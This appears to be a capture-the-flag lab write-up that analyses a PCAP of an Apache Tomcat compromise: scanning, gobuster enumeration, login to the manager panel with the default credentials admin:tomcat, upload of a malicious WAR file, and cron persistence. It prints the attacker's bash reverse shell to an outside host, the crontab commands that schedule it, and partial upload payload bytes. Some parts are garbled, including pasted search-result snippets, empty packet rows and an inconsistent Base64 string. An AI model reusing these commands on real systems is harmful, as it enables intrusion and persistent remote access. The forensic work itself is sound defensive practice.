

Tomcat lab- cyber defenders

Scenario

The SOC team has identified suspicious activity on a web server within the company's intranet. To better understand the situation, they have captured network traffic for analysis. The PCAP file may contain evidence of malicious activities that led to the compromise of the Apache Tomcat web server. Your task is to analyze the PCAP file to understand the scope of the attack.

Affected Asset Information

- **Server Type:** Apache Tomcat Web Server
- **Admin Panel Port:** 8080
- **Internal Server IP:** 10.0.0.112
- **PCAP File:** web server.pcap


1-Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server? Answer:14.0.0.120

Analysis Steps

1. Opened the PCAP file in Wireshark
2. Reviewed **Conversations** → **IPv4** to identify high-volume traffic.
3. Observed repeated TCP SYN packets targeting multiple ports.
4. Applied display filter:

ip.addr == 14.0.0.120

5. Confirmed the IP initiated scans against the web server.




Q2. Identify the attacker's country of origin.

Answer: China

Analysis Steps

1. Extracted attacker IP address: **14.0.0.120**.
2. Performed IP at virustotal
3. Reviewed geolocation and registry information.



Q3. Which open port provides access to the web server admin panel?

Answer: 8080

Analysis Steps

1. Reviewed TCP streams showing HTTP traffic.

20546	429.512024	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=21735 Ack=4432 Win=64128 Len=1448 TSval=3538313890 TSecr=429674937 [TCP PDU reassembled in 20547]
20547	429.512030	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1	401	Unauthorized	(text/html)
20548	429.512365	14.0.0.120	10.0.0.112	TCP	66	37736	→	8080	[ACK] Seq=4432 Ack=24491 Win=64128 Len=0 TSval=429674939 TSecr=3538313890
20549	434.167858	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html	HTTP/1.1		
20550	434.169198	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=24491 Ack=4826 Win=64128 Len=1448 TSval=3538318548 TSecr=429679594 [TCP PDU reassembled in 20551]
20551	434.169205	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1	401	Unauthorized	(text/html)
20552	434.169367	14.0.0.120	10.0.0.112	TCP	66	37736	→	8080	[ACK] Seq=4826 Ack=27247 Win=64128 Len=0 TSval=429679596 TSecr=3538318548
20553	437.100598	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html	HTTP/1.1		
20554	437.110159	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=27247 Ack=5216 Win=64128 Len=1448 TSval=3538321497 TSecr=429682527 [TCP PDU reassembled in 20568]
20555	437.110214	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=27247 Ack=5216 Win=64128 Len=1448 TSval=3538321497 TSecr=429682527 [TCP PDU reassembled in 20568]
20556	437.110218	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=30143 Ack=5216 Win=64128 Len=1448 TSval=3538321497 TSecr=429682527 [TCP PDU reassembled in 20568]
20557	437.119222	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=31591 Ack=5216 Win=64128 Len=1448 TSval=3538321497 TSecr=429682527 [TCP PDU reassembled in 20568]
20558	437.119224	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[PSH, ACK] Seq=33039 Ack=5216 Win=64128 Len=1448 TSval=3538321497 TSecr=429682527 [TCP PDU reassembled in 20568]
20559	437.119376	14.0.0.120	10.0.0.112	TCP	66	37736	→	8080	[ACK] Seq=5216 Ack=33039 Win=64128 Len=0 TSval=429682546 TSecr=3538321497
20560	437.119692	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=34487 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20561	437.119699	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=35935 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20562	437.119700	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=37383 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20563	437.119702	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=38831 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20564	437.119704	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[PSH, ACK] Seq=40279 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20565	437.119839	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=41727 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20566	437.119846	10.0.0.112	14.0.0.120	TCP	1514	8080	→	37736	[ACK] Seq=43175 Ack=5216 Win=64128 Len=1448 TSval=3538321498 TSecr=429682546 [TCP PDU reassembled in 20568]
20567	437.119848	14.0.0.120	10.0.0.112	TCP	66	37736	→	8080	[ACK] Seq=5216 Ack=41727 Win=64128 Len=0 TSval=429682546 TSecr=3538321497
20568	437.119849	10.0.0.112	14.0.0.120	HTTP	80	HTTP/1.1	200	OK	(text/html)
20569	437.119856	14.0.0.120	10.0.0.112	TCP	66	37736	→	8080	[ACK] Seq=5216 Ack=41727 Win=64128 Len=0 TSval=429682546 TSecr=3538321497

Q4. Which tool was used for directory enumeration?

Answer : Gobuster

Analysis Steps

1. Followed HTTP streams in Wireshark.
2. Observed large numbers of sequential directory requests.
3. Identified the User-Agent string:

User-Agent: gobuster/3.6

4. Confirmed automated directory brute-forcing behavior.

```
20392 386.580335 14.0.0.120 10.0.0.112 HTTP 173 GET /servlets-examples HTTP/1.1
20393 386.580721 10.0.0.112 14.0.0.120 HTTP 1340 HTTP/1.1 404 Not Found (text/html)
20394 386.580996 10.0.0.120 10.0.0.112 HTTP 162 GET /status HTTP/1.1
20395 386.581306 10.0.0.112 14.0.0.120 HTTP 1223 HTTP/1.1 404 Not Found (text/html)
20396 386.581632 14.0.0.120 10.0.0.112 HTTP 167 GET /tomcat-docs HTTP/1.1
20397 386.581953 10.0.0.112 14.0.0.120 HTTP 1201 HTTP/1.1 404 Not Found (text/html)
20398 386.582188 14.0.0.120 10.0.0.112 HTTP 175 GET /tomcat/manager/html HTTP/1.1
20399 386.582564 10.0.0.112 14.0.0.120 HTTP 1211 HTTP/1.1 404 Not Found (text/html)
20400 386.582822 14.0.0.120 10.0.0.112 HTTP 167 GET /web-console HTTP/1.1
20401 386.583362 10.0.0.112 14.0.0.120 HTTP 1221 HTTP/1.1 404 Not Found (text/html)
20402 386.583654 14.0.0.120 10.0.0.112 HTTP 175 GET /web-console/Invoker HTTP/1.1
20403 386.584031 10.0.0.112 14.0.0.120 HTTP 1227 HTTP/1.1 404 Not Found (text/html)
20404 386.584285 14.0.0.120 10.0.0.112 HTTP 162 GET /webdav HTTP/1.1
20405 386.584623 10.0.0.112 14.0.0.120 HTTP 1227 HTTP/1.1 404 Not Found (text/html)
20406 386.584935 14.0.0.120 10.0.0.112 HTTP 173 GET /webdav/index.html HTTP/1.1
20407 386.585198 10.0.0.112 14.0.0.120 HTTP 1292 HTTP/1.1 404 Not Found (text/html)
20408 386.585298 10.0.0.112 14.0.0.120 HTTP 1211 HTTP/1.1 404 Not Found (text/html)
20409 386.585682 14.0.0.120 10.0.0.112 HTTP 214 GET /webdav/servlet/org.apache.catalina.servlets.WebdavServlet/ HTTP/1.1
20410 386.585956 10.0.0.112 14.0.0.120 HTTP 1223 HTTP/1.1 404 Not Found (text/html)
20411 386.586270 10.0.0.112 14.0.0.120 HTTP 1233 HTTP/1.1 404 Not Found (text/html)
20412 386.586571 10.0.0.112 14.0.0.120 HTTP 1201 HTTP/1.1 404 Not Found (text/html)
20413 386.586889 10.0.0.112 14.0.0.120 HTTP 1292 HTTP/1.1 404 Not Found (text/html)
20414 386.587671 10.0.0.112 14.0.0.120 TCP 1514 8080 → 37674 [ACK] Seq=6864 Ack=575 Win=65824 Len=1448 TSval=3538278966 TSecr=429631997 [TCP PDU reassembled in 20416]
20415 386.587674 10.0.0.112 14.0.0.120 HTTP 307 HTTP/1.1 404 Not Found (text/html)

[Server Contiguous Streams: 1]
TCP payload (112 bytes)
Hypertext Transfer Protocol
GET /webdav/servlet/webdav/ HTTP/1.1\r\n
Host: 10.0.0.112:8080\r\n
User-Agent: gobuster/3.6\r\n
Accept-Encoding: gzip\r\n
\r\n
Response in frames: 20412
[Full request URI: http://10.0.0.112:8080/webdav/servlet/webdav/]
0000 00 0c 29 d6 d0 00 0c 29 4b ae ba 00 00 45 00 )Mj .)K . . E
0010 00 ad f6 e5 40 00 00 00 2e 71 0a 00 78 0a 00 00 .q . x .
0020 00 70 92 44 1f 90 20 a4 e7 e2 4a 8c 4c 85 00 18 p D . . . . .
0030 01 f5 a4 25 00 00 01 01 00 0a 19 0a aa 8c d2 e5 X . . . . .
0040 ba f4 47 45 54 20 2f 77 65 62 64 61 76 2f 73 65 GET /webdav/se
0050 72 76 6c 65 74 2f 77 65 62 64 61 76 2f 20 48 54 vlet/webdav/HT
0060 54 50 2f 31 2e 31 04 0a 40 6f 73 74 3a 20 31 30 TP/1.1 Host: 10
0070 2e 30 2e 30 2a 31 31 32 3a 30 30 30 0a 0a 05 .0.112:8080 U
0080 73 65 72 2d 41 67 65 6e 74 3a 20 6f 6f 62 75 73 ser-Agent: gobus
0090 74 65 72 2f 33 2e 36 0d 0a 41 63 65 70 74 2d ter/3.6 Accept-
```

Q5. Which admin directory was discovered?

Answer: /manager

Analysis Steps

1. Reviewed HTTP GET requests.
2. Identified successful responses for:

/manager/html

3. Confirmed Apache Tomcat administrative interface exposure.

No.	Time	Source	Destination	Protocol	Length	Info
20336	386.570054	Wireshark - Packet 20342 - web server.pcap				
20337	386.570056					
20338	386.570266					
20339	386.570603					
20340	386.570607					
20341	386.570788					
20342	386.570970					
20343	386.571546					
20344	386.571550					
20345	386.571647					
20346	386.571743					
20347	386.571834					
20348	386.571929					
20349	386.571932					
20350	386.572034					
20351	386.572038					
20352	386.572133					

```
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (102 bytes)
Hypertext Transfer Protocol
GET /manager/stop HTTP/1.1\r\n
Host: 10.0.0.112:8080\r\n
User-Agent: gobuster/3.6\r\n
Accept-Encoding: gzip\r\n
\r\n
[Response in frame: 20416]
[Full request URI: http://10.0.0.112:8080/manager/stop]
```

How to: Enumerate directories and files - .NET - Microsoft Learn

٢٠٢١/٠٩/١٥ — In this article, ... Enumerable collections provide better performance than...

Microsoft Learn

Mastering Web Enumeration: Techniques and Best Practices for ...

٢٠٢٥/٠٢/١٤ — Directory enumeration is a technique used to discover hidden paths within

Directory enumeration is the systematic process of mapping a web server's hidden paths, files, and directory structure, often using tools like Gobuster for brute-forcing. It serves as crucial reconnaissance for both ethical hackers identifying vulnerabilities and attackers seeking to map systems. In programming, techniques like `EnumerateDirectories` are used for efficient file system traversing.

Microsoft Learn +2

Key Aspects of Directory Enumeration:

- **Purpose:** It identifies potential vulnerabilities, misconfigurations, and sensitive data hidden within web servers or network structures.
- **Tools:** Automated tools such as Gobuster and ffuf are used to perform high-speed,

عرض المزيد

Q6. What credentials were successfully used?

Answer/ admin:tomcat

Analysis Steps

1. Inspected Authorization headers in HTTP requests.

2. Observed Base64-encoded credentials:

YWRTaW46dG9tY2F0

3. Decoded value using Base64 decoding.

Decoded Result:

admin:tomcat

```
POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71?org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC72
46974 HTTP/1.1
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream

PK.....r*W.....WEB-INF/PK.....r*W.*.....WEB-INF/web.xmlm..
.0.....5g..q.Z.....'.#bJ..&...7B..o.....7k..U.....|.....:..pg..+...b.
.."...6<.J...I..U.R.0
....+%x...+...#!7c..1.....i)13.v...2.v'6.!.....r.\..y...wO%.VJ.k.....?..?..PK.....r*W..T.D.....rzpmxxmm.jsp}
```

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

YWRtaW46dG9tY2F0

Output

admin:tomcat

Q7. What malicious file was uploaded?

Answer/ JXQOZY.war

Analysis Steps

1. Observed POST request to:

/manager/html/upload

2. Content-Type identified as multipart/form-data.

3. File name extracted from upload request:

filename="JXQOZY.war"

4. WAR file structure confirmed in packet payload.

```
Host: 10.0.0.112:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.0.112:8080/manager/html
Content-Type: multipart/form-data; boundary=-----309854885940911807712888696060
Content-Length: 1324
Origin: http://10.0.0.112:8080
Authorization: Basic YWRtaW46dG9tY2F0
Connection: keep-alive
Cookie: JSESSIONID=0DE586F27B2F48D0CA045F731E0E9E71
Upgrade-Insecure-Requests: 1

-----309854885940911807712888696060
Content-Disposition: form-data; name="deployWar"; filename="JXQOZY.war"
Content-Type: application/octet-stream


PK.....r*W.....WEB-INF/PK.....r*W.*.....WEB-INF/web.xmlm..
.0.....5g..q.Z.....'.#bJ..&...7B..o....7k...U.....|....:..pg..+...b.
..."6<.J...I..U.R.0
...+%.x...+...#...!7c..1.....i)13.v...2.v'6.!.....r.\.y...WO%.VJ.k.....?..?..PK.....r*W..T.D...
.....1+{..Z...J...k.%#.q...^.....+.}.}w:.....x...R*...Mly,..spq7.=...#a&G..M... @.C.ai.....#
..A2H... 1.Z...3M...`.1.....[.Zq..F..T%...*.Pa.l.A..58.....W1c o.....N...>i.^...u.B.8.x..J[D...
..s.....]_57t...0..%.k.w0.3;...)Z.r0.....J....j..Il....m..aR.B.....e.
.S;.^yn^4.Rc.....]i.....os...v.%`b
..9.....],...%*.N.i.F\`.R#.d..>v..... j....B..".2.....y.G.....:l.{@.q...).-6l.ye...t.
..5...!k.^)>.t...4....])N)m...%....j.+C.....@...PK.....r*W.....
.....&...WEB-INF/web.xmlPK.....r*W..T.D.....
...rzmxxmm.jspPK.....x.....
```

Q8. What persistence command was scheduled by the attacker?

Answer: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Analysis Steps

- 1. Followed TCP stream after WAR deployment.**
- 2. Observed interactive shell commands executed by attacker.**
- 3. Extracted scheduled reverse shell command.**



```
Wireshark · Follow TCP Stream (tcp.stream eq 9461) · web server.pcap

whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Final Assessment

- **Incident Type: Web Server Compromise**
- **Attack Vector: Exposed Tomcat Manager Interface**
- **Root Cause:**
 - **Weak credentials**
 - **Publicly accessible admin panel**
- **Impact:**
 - **Remote code execution**
 - **Reverse shell access**
 - **Persistence via cron job**

